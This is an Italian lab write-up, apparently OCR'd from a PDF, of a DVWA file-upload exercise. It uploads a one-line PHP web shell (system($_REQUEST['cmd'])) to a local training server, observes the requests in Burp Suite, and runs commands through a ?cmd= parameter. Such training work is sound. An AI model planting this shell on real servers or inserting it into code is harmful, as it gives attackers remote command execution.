

Per l'esercizio è stato preparata la shell.php contenente il codice <?php system($_REQUEST["cmd"]); ?>





Accedendo a DVWA con utente e password notiamo già su Burpsuite che vengono inviate tramite richiesta POST



Mentre per il passaggio da una pagina all'altra viene utilizzata la richiesta GET

Andiamo a caricare il file shell.php, ed anche in questo caso avremo una richiesta POST




Damn Vulnerable Web A
Not secure
192.168.40.101/dvwa/vulnerabilities/upload/#
DVWA
Home
Instructions
Setup
Brute Force
Command Execution
CSRF
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
About
Logout
Vulnerability: File Upload
Choose an image to upload:
Choose File
No file chosen
Upload
../../hackable/uploads/shell.php succesfully uploaded!
More info
http://www.owasp.org/index.php/Unrestricted_File_Upload
http://blogs.securiteam.com/index.php/archives/1268
http://www.acunetix.com/websitesecurity/upload-forms-threat.htm
Username: admin
Security Level: low
PHPIDS: disabled
View Source
View Help
Damn Vulnerable Web Application (DVWA) v1.0.7

Una volta confermato il caricamento, copiando il path ottenuto e aggiungendo ?cmd=pwd avremo la possibilità di vedere il percorso di dove si trova il file.